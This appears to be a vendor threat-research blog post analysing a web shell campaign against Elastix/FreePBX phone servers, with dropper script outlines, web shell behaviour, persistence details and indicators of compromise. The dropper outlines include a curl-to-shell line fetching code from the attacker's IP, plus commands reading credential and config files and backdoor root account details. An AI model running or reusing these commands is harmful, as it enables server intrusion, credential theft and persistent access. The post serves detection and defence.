# Digium Phones Under Attack: Insight Into the Web Shell Implant

By Lee Wei, Yang Ji, Muhammad Umer Khan, Wenjun Hu

Published: 2022-07-15 · Archived: 2026-04-05 12:44:30 UTC

## Executive Summary

Installing a web shell on a web server is a common approach malware authors take to launch exploits or run commands remotely. In November 2020, the INJ3CTOR3 operation targeted the Sangoma PBX, a popular VoIP PBX system, by installing a web shell on its web server. Recently, Unit 42 observed another operation that targets the Elastix system used in Digium phones. The attacker implants a web shell to exfiltrate data by downloading and executing additional payloads inside the target's Digium phone software (a FreePBX module written in PHP). In terms of the timeline, the web shell appears to be correlated to the remote code execution (RCE) vulnerability CVE-2021-45461 in the Rest Phone Apps (restapps) module.

As of this writing, we have witnessed more than 500,000 unique malware samples of this family over the period spanning from late December 2021 till the end of March 2022. The malware installs multilayer obfuscated PHP backdoors to the web server's file system, downloads new payloads for execution and schedules recurring tasks to re-infect the host system. Moreover, the malware implants a random junk string to each malware download in an attempt to evade signature defenses based on indicators of compromise (IoCs).

Palo Alto Networks Next-Generation Firewall customers are protected from this malware with the WildFire and Threat Prevention security subscriptions.

## Background on Malicious Activity Targeting Digium's Asterisk

Recently, the WildFire team has observed a high volume of malicious traffic that seems to be originating from the same family of samples. Specifically, we witnessed more than 500,000 unique samples over the period spanning from mid-December 2021 till the end of March 2022. This unusual activity targets Digium's widely adopted open source Asterisk communication software for VoIP phone devices.

Figure 1. IP PBX phone systems rely on SIP Trunking for phone connectivity. Source: https://www.nextiva.com/blog/what-is-ip-pbx.html

Elastix is the largest open source software solution for unified communications server software that brings together Internet Protocol (IP) Private Branch Exchange (PBX), email, IM, faxing and collaboration functionality. It has a web interface and includes capabilities such as call center software with predictive dialing. Its functionality is based on open source projects including Asterisk, FreePBX, HylaFAX, Openfire and Postfix.

FreePBX is the most widely used open source IP PBX software in the world, offering organizations an all-in-one solution. It is freely available to download and install, complete with all the basic elements needed to build a phone system. It is sponsored and developed by Sangoma and a robust global community. It features an intuitive modular graphical user interface (GUI), harnessing the power of Asterisk, making it much easier to deploy and use. digium_phones is a FreePBX module written in PHP.

The malicious activity we recently observed bears similarity to the INJ3CTOR3 report released by Check Point Research two years ago, and could potentially be a resurgence of this attack campaign. A report was posted on the FreePBX community forum in December 2021, followed by another report in January 2022. These reports are consistent with the proposition that this is indeed a resurgence of the previous campaign. For instance, the eight default available commands below were shown in the INJ3CTOR3 report (dated Nov. 5, 2020) in Figure 12, "The attacker's web panel." These are identical to those listed in the FreePBX community forum thread "K.php - a RestApps malicious script," post 21/74 (dated Jan. 12, 2022), by Denis Soloviov and others.

1. ls -la
2. ps -aux --forest
3. asterisk -rx 'core show channels'
4. asterisk -rx 'sip show peers'
5. cat /etc/elastix.conf
6. cat /etc/asterisk/sip_additional.conf
7. cat /etc/asterisk/extensions_custom.conf
8. cat /etc/amportal.conf

Further research shows that our finding could be a consequence of the official announcement of a known security issue, CVE-2021-45461 Potential Rest Phone Apps RCE. This vulnerability lies in the Rest Phone Apps (restapps) module, allowing for a URL variable to potentially get passed, resulting in a remote code execution (RCE) scenario.

In this blog, we illuminate the inner workings of the initial dropper shell script, which installs the PHP web shell backdoor and attempts to maintain the foothold inside the target's environment.

## Attack Vector




Figure 2. Pie chart depicting the clustering of the sample set into two main groups (Group 1 and Group 2). Group 2 is more dominant.

We were able to broadly categorize our original sample set into two main groups (Group 1 and 2), with one of the groups (Group 2) being further subdivided into two subgroups (A and B). We believe that Group 1 and Group 2 represent different versions of the attack script (Group 2 is the later version). The subgroups A and B indicate two different clusters of targets.

| | **Group** | |
|---|---|---|
| | **1** | **2** |
| Heading | ZenharPanel | Ask Master |
| Submit button label | ZenharR | Ask |

*Table 1. Table depicting the characteristics of two main groups (Group 1 and Group 2) in terms of Heading and Submit button label.*

```
#!/bin/bash
mkdir -p /var/www/html/rest_phones/
echo -n '...' | base64 -d | tee /var/www/html/rest_phones/some.php > /var/www/html/admin/views/ajax.php
mkdir -p /var/www/html/digium_phones/
cp /var/www/html/admin/views/ajax.php /var/www/html/rest_phones/ajax.php
cp /var/www/html/admin/views/ajax.php /var/www/html/admin/modules/core/ajax.php
cp /var/www/html/admin/views/ajax.php /var/www/html/digium_phones/ajax.php
cp /var/www/html/admin/views/ajax.php /var/www/html/admin/assets/js/config.php
cp /var/www/html/admin/views/ajax.php /var/www/html/admin/assets/config.php
cp /var/www/html/admin/views/ajax.php /var/www/html/admin/assets/ajax.php
touch /var/www/html/admin/views/ajax.php -r /var/www/html/admin/views/footer.php
echo '...' | base64 -d > /var/www/html/admin/views/.htaccess
curl http://37.49.230.74/z/post/noroot.php|sh
echo -n '...' | base64 -d | tee -a /var/spool/asterisk/tmp/tryRoot1.sh > /tmp/tryRoot1.sh; bash /tmp/tryRoot1.sh;
bash /var/spool/asterisk/tmp/tryRoot1.sh; rm -rf /tmp/tryRoot1.sh; rm -rf /var/spool/asterisk/tmp/tryRoot1.sh
```

Figure 3a. Code outline of initial dropper script (variant 1).

```
#!/bin/bash
echo -n '...' | base64 -d > /var/www/html/admin/views/ajax.php
mkdir -p /var/www/html/digium_phones/
mkdir -p /var/www/html/rest_phones/
cp /var/www/html/admin/views/ajax.php /var/www/html/rest_phones/ajax.php
cp /var/www/html/admin/views/ajax.php /var/www/html/admin/modules/core/ajax.php
cp /var/www/html/admin/views/ajax.php /var/www/html/digium_phones/ajax.php
cp /var/www/html/admin/views/ajax.php /var/www/html/admin/assets/js/config.php
cp /var/www/html/admin/views/ajax.php /var/www/html/admin/assets/config.php
cp /var/www/html/admin/views/ajax.php /var/www/html/admin/assets/ajax.php
touch /var/www/html/admin/views/ajax.php -r /var/www/html/admin/views/footer.php
echo '...' | base64 -d > /var/www/html/admin/views/.htaccess
echo -n '...' | base64 -d > /tmp/test.sh; bash /tmp/test.sh; rm -rf /tmp/test.sh
echo -n '...' | base64 -d > /var/spool/asterisk/tmp/test.sh; bash /var/spool/asterisk/tmp/test.sh; rm -rf
/var/spool/asterisk/tmp/test.sh
```

Figure 3b. Code outline of initial dropper script (variant 2).

The initial dropper scripts are generally small in terms of filesize:

- 12,750-byte payload fetched from hxxp[://]37[.]49[.]230[.]74/z/wr[.]php
- 17,215-byte payload fetched from hxxp[://]37[.]49[.]230[.]74/k[.]php

We would typically expect this from a shell script embedding a PHP web shell payload. There are always 14 lines of code, wrapped in multiple layers of Base64 encoding to hide certain key areas, and one of the Base64-encoded payloads was duplicated.




Figure 4. Overview of initial dropper script.

## Initial Dropper

The initial dropper is a shell script with two main objectives, namely:

1. Install the obfuscated PHP backdoor in multiple locations in the file system.
2. Maintain access by:
    1. Creating several root user accounts.
    2. Setting up a scheduled task to re-infect the host system.

This dropper also tries to blend into the existing environment by spoofing the timestamp of the installed PHP backdoor file to that of a known file already on the system. Furthermore, the dropper belonging to variant 1, as

depicted in Figure 3a, fetches and executes a remote script from the attacker's infrastructure: IPv4 address 37[.]49[.]230[.]74.

This IPv4 address is geographically located in the Netherlands. Extracting its past DNS records reveals association to mostly adult-themed Russian domains, such as:

1. campusteen[.]ru
2. caramelgirl[.]ru
3. cumixface[.]ru
4. cutiebooty[.]ru
5. gentlepus[.]ru
6. lopornix[.]ru
7. megabobox[.]ru
8. sledporn[.]ru
9. Super-teen[.]ru
10. sweetassma[.]ru

At the time of writing, we verified that parts of the attacker infrastructure remain online and are actively serving malicious payloads, particularly:

- hxxp[://]37[.]49[.]230[.]74/k[.]php
- hxxp[://]37[.]49[.]230[.]74/z/wr[.]php

The following were inactive at that point in time:

- hxxp[://]37[.]49[.]230[.]74/z/post/noroot[.]php
- hxxp[://]37[.]49[.]230[.]74/z/post/root[.]php

### Web Shell

The PHP web shell contains random junk comments, in an attempt to evade signature-based defenses. Additionally, it is wrapped in multiple layers of Base64 encoding, in order to mask its true intent. It is able to handle the following parameters in the incoming web request:

- md5
- admin
- cmd
- call

The web shell is protected by a hardcoded "MD5 authentication hash," which seems to be uniquely mapped to the victim's public IPv4 address.

The user-supplied md5 parameter in the incoming web request is required to match this authentication hash before the login is successful and the session is established, such that the user can interact with the web shell.

The web shell is also able to accept an admin parameter, which can either be the value Elastic or Freepbx. Then the respective Administrator session will be created.

Besides supporting arbitrary commands via the cmd request parameter, the following built-in default commands are included:

1. ls -la
2. ps -aux --forest
3. asterisk -rx 'core show channels'
4. asterisk -rx 'sip show peers'
5. cat /etc/elastix.conf
6. cat /etc/asterisk/sip_additional.conf
7. cat /etc/asterisk/extensions_custom.conf
8. cat /etc/amportal.conf

Lastly, there is a call HTTP request parameter, which starts a call from the Asterisk command line interface (CLI): asterisk -rx "channel originate Local/'<prs><num>@<context> application wait <time>'"

### Configuration File

Another Base64-encoded payload replaces the .htaccess configuration file, in order to enable the behavior "follow symbolic links," as well as render config.php as the default page. .htaccess is a configuration file by an Apache web server, to specify configuration options on a per-directory basis. It contains one or more configuration directives, which apply to that certain directory, and all subdirectories thereof.

### Persistence Mechanism

The sample attempts to achieve persistence via the following means:

- Creation of root user accounts.
    - Named sugarmaint, with password uenQjcP3Il/zE
    - Named supports, with password uenQjcP3Il/zE
- Adding a scheduled task entry.
    - Runs every minute.
    - Fetches a remote copy of the script from hxxp[://]37[.]49[.]230[.]74/k[.]php
    - Executes it in the shell.

## Conclusion

The strategy of implanting web shells in vulnerable servers is not a new tactic for malicious actors. The only way to catch advanced intrusions is a defense-in-depth strategy. Only by orchestrating multiple security appliances and applications in a single pane can defenders detect these attacks.

Aside from the numerous protections offered across the Palo Alto Networks product suite, WildFire, Advanced URL Filtering and Threat Prevention provide coverage for this family of samples. In particular, Palo Alto Networks customers receive protections in the following ways:

- Malware sandbox detection through WildFire (Next-Generation Firewall security subscription),

- Advanced URL Filtering categorizes those source URLs as serving malicious payloads, and would block the access attempts,
- An array of defenses including IPS and AppID in Threat Prevention (Next-Generation Firewall security subscription).

## Indicators of Compromise

Remote Public URLs

- hxxp[://]37[.]49[.]230[.]74/k[.]php
- hxxp[://]37[.]49[.]230[.]74/z/wr[.]php
- hxxp[://]37[.]49[.]230[.]74/z/post/noroot[.]php
- hxxp[://]37[.]49[.]230[.]74/z/post/root[.]php

Original Shell Scripts - SHA256 hashes

- 000a3688455edacc1dac17539797dc98f055091898a65cd520fb8459c1bc2a2a
- 0012342749e3bae85a9269a93661e2eb00437c71b2bca2eaca458147f9fe8471
- 001305bd3be538e50014d42f02dee55056b73a1df770e2605aded8a970091f2f
- 0050232e04880fbe1d0c670b711b66bb46c32febdc9513074612c90f1f24631b
- 0059d7b736dc1e61bd5b22fff601579fbc8a12b00981fdd34fd13f0fb44688b0
- 0088cba19eec78daee0310854c4bf8f7efc64b89bdc7517f0a1c7ebbba673f72

Local Filepaths

- /var/www/html/admin/assets/ajax.php
- /var/www/html/admin/assets/config.php
- /var/www/html/admin/assets/js/config.php
- /var/www/html/admin/modules/core/ajax.php
- /var/www/html/digium_phones/ajax.php
- /var/www/html/rest_phones/ajax.php

Unique Strings

- ZenharPanel
- ZenharR
- Ask Master

---